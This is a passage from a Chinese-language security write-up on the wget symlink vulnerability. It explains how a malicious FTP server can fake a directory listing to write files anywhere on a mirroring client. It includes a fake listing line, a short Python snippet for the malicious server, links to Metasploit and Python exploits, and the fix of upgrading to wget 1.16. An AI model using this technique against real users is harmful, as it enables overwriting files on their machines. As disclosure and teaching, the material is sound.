                  logputs (LOG_VERBOSE, "\n");
                } /* have f->linkto */
#else   /* not HAVE_SYMLINK */
```

如上代码，wget 会通过 symlink 在本地创建链接文件，指向数据包中链接的地址。当使用 -m/–mirror/-r 选项时，递归去获取同名文件夹 fakedir 里面的文件，由于本地的 fakedir 文件为符号链接，所以 ftp 服务器中的同名 fakedir 文件夹子层下面的东西，都会被下载到链接文件指向的地址。wget 发送 cwd 指令，进入 fakedir 在发送 LIST 指令，此时可以伪造一个恶意文件或者目录如：

```
-rwx------ 1 root root 21 Aug 29 2013 pwned
```

wget RETR 指令下载 pwned 文件，返回文件内容(二进制或者文本)即可，如下 Python 代码：

```
f = open("1.txt", "r")
data = f.read(8192)
f.close()
self.data_fd.send(data)
self.data_fd.close()
self.data_fd = 0
self.message(226, "ok")
```

修复方案

升级到 wget 1.16。

漏洞利用

Metasploit wget_symlink_file_write 模块：
https://github.com/hmoore-r7/metasploit-framework/blob/R7-2014-15-wget/modules/auxiliary/server/wget_symlink_file_write.rb
Python socket 版 wget-symlink_attack_exploit.py：
https://github.com/yaseng/pentest/blob/master/exploit/wget-symlink_attack_exploit.py

漏洞演示

运行 wget-symlink_attack_exploit.py，wget -m ftp://127.0.0.1，如图 8-3-1：




图 8-3-1

（全文完） 责任编辑：游风